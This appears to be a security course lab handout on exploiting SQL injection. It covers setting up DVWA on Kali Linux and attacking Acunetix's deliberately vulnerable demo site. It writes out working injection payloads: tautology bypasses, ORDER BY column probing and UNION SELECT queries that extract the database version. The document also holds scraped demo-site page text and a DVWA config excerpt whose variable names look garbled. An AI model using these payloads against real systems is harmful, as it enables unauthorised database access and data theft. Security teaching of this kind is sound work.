

SQL Injection: To demonstrate the exploitation of SQL injection vulnerabilities.

Objective:

Exploit SQL injection vulnerabilities to retrieve sensitive data from a database.

Setup:

1. Environment:

- o Set up a vulnerable application like **DVWA** or <http://testphp.vulnweb.com>
- o Use a database management system (e.g., MySQL).
- o Ensure you have a web browser and a tool like **sqlmap** for testing.

2. Configuration:

- o Enable SQL injection challenges in DVWA or <http://testphp.vulnweb.com>
- o Use **low-security mode** initially for easier exploitation.

Setup → Detection → Exploitation → Enumeration → Automation → Mitigation.

Experiment Steps:

1. Environment Setup on Kali Linux

a) Install prerequisites

- `sudo apt update`
- `sudo apt install apache2 mariadb-server php php-mysqli php-gd php-xml php-mbstring unzip -y`

b) Download and configure DVWA (if using local lab)

- `cd /var/www/html`
- `sudo git clone https://github.com/digininja/DVWA.git dvwa`
- `sudo chown -R www-data:www-data dvwa`
- `sudo chmod -R 755 dvwa`

c) Configure database

- `sudo service mysql start`
- `sudo mysql -u root`

d) Inside MySQL:

- `CREATE DATABASE dvwa;`
- `CREATE USER 'dvwa'@'localhost' IDENTIFIED BY 'dvwa';`
- `GRANT ALL PRIVILEGES ON dvwa.* TO 'dvwa'@'localhost';`
- `FLUSH PRIVILEGES;`
- `EXIT;`

e) Edit `config.inc.php`:

```
sudo nano /var/www/html/dvwa/config/config.inc.php
type
$_DVWA['db_user'] = 'dvwa';
```

```
$_DVWA['db_password'] = 'dvwa';
```



f) Start services

- `sudo service apache2 start`
- `sudo service mysql start`

g) Access in browser

`http://127.0.0.1/dvwa` → login with admin / password → DVWA Security tab → Set security level to Low under DVWA Security.

NOTE : If your browser is **showing the raw PHP file contents** instead of executing it means **PHP is not being processed by your web server.**

This is a common issue when setting up **DVWA (Damn Vulnerable Web Application)** on Kali Linux.

Fix Steps

1. Make sure you have Apache + PHP installed

Run:

- `sudo apt update`
- `sudo apt install apache2 mariadb-server php php-mysql php-gd libapache2-mod-php -y`

2. Restart Apache

- `sudo systemctl restart apache2`

3. Check that PHP is working

Create a test file:

`echo "<?php phpinfo(); ?>" | sudo tee /var/www/html/info.php`

Now open:

`http://127.0.0.1/info.php`

- If you see a **PHP info page** → PHP is working
- If you still see raw code → Apache is not parsing PHP.

4. Enable PHP in Apache

Sometimes the module isn't enabled:

`sudo a2enmod php*`

`sudo systemctl restart apache2`

(php* will pick your installed version, e.g., php8.2)

5. `cd /var/www/html/dvwa/config`

6. `sudo cp config.inc.php.dist config.inc.php`

7. `sudo nano config.inc.php`



```
# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the db_server variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$dbms = getenv('DBMS') ? 'MySQL' : 'MySQL';
# $dbms = 'MySQL'; // Currently disabled


# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$dbms = 'mysql';
$dbms[ 'db_server' ] = getenv('DB_SERVER') ? '127.0.0.1' : 'localhost';
$dbms[ 'db_database' ] = getenv('DB_DATABASE') ? 'dvwa' : 'dvwa';
$dbms[ 'db_user' ] = getenv('DB_USER') ? 'dvwa' : 'dvwa';
$dbms[ 'db_password' ] = getenv('DB_PASSWORD') ? '' : 'dvwa';
$dbms[ 'db_port' ] = getenv('DB_PORT') ? '3306' : '3306';

# reCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$dbms[ 'recaptcha_public_key' ] = getenv('RECAPTCHA_PUBLIC_KEY') ? '' : '';
$dbms[ 'recaptcha_private_key' ] = getenv('RECAPTCHA_PRIVATE_KEY') ? '' : '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$dbms[ 'default_security_level' ] = getenv('DEFAULT_SECURITY_LEVEL') ? 'impossible' : 'impossible';

# Default locale
# Default value for the help page shown with each session.
# The default is 'en'. You may wish to set this to either 'en' or 'zh'.
$dbms[ 'default_locale' ] = getenv('DEFAULT_LOCALE') ? 'en' : 'en';
```

8. Edit password- to 'dvwa'



Commands using <http://testphp.vulnweb.com>


To demonstrate SQL injection on the provided URL (<http://testphp.vulnweb.com/artists.php>), you can follow these steps. This website is part of Acunetix's deliberately vulnerable web applications designed for educational purposes. Ensure you have proper permission before proceeding.

Step-by-Step Guide to Exploit SQL Injection:

Identify Vulnerable Input

a) Identify Vulnerable Input Fields:

- Open the DVWA/ <http://testphp.vulnweb.com> application in your browser.
- Enter User ID- 1. Click on Submit.




When you type a number (e.g., 1) and click **Submit**, DVWA sends that input to the backend PHP code, which runs a database query like:

- `SELECT first_name, last_name FROM users WHERE user_id = '1';`
If the user exists, you'll see their name appear on the page.

b) Basic Exploitation:

- Enter User ID- `1' OR '1'='1`. Click on Submit.
Basic injection (to test vulnerability): This will bypass the WHERE clause and show multiple users. `SELECT first_name, last_name FROM users WHERE user_id = '1' OR '1'='1';`
Since `'1'='1'` is always true, it will dump all users in the table.




c) Basic Exploitation in URL

Look for URL parameters or form inputs (e.g. `?artist=1`).

Test by adding a single quote:

`http://testphp.vulnweb.com/artists.php?artist=1'`

If an SQL error appears, the input is likely unsanitized and vulnerable.




d) Perform Basic SQL Injection

Use a tautology to bypass logic:

`http://testphp.vulnweb.com/artists.php?artist=1 OR 1=1--`

This forces the query to always return true and may display more records than intended.





This is a public demo site by Acunetix for practicing SQL injection.

Here you can directly modify the **URL parameter** in your **browser's address bar**.

e) Extract Database Information

Find Number of Columns

- Use the ORDER BY technique to determine the number of columns:
- `http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 1 --`
- `http://testphp.vulnweb.com/artists.php?artist=1 ORDER BY 2 --`



Continue increasing the number until you get an error. The last successful query indicates the number of columns.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)


[PHP vuln help](#)

[Fractal Explorer](#)

artist: r4w8173

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.



TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)

r4w8173

Thing




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.

Painted by: r4w8173


[comment on this picture](#)

The shore



Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.


Painted by: r4w8173



b) UNION-Based SQL Injection

- Use the UNION SELECT method to retrieve data:


`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,2,3 --`



Queries after Identifying Visible Columns: You'll see some numbers (3, 5, ...) displayed in the webpage output. Those are the **visible / injectable columns**. Instead of numbers, place SQL functions in column 2 or 3.


🔍 Get database version:

`http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,@@version,3--`



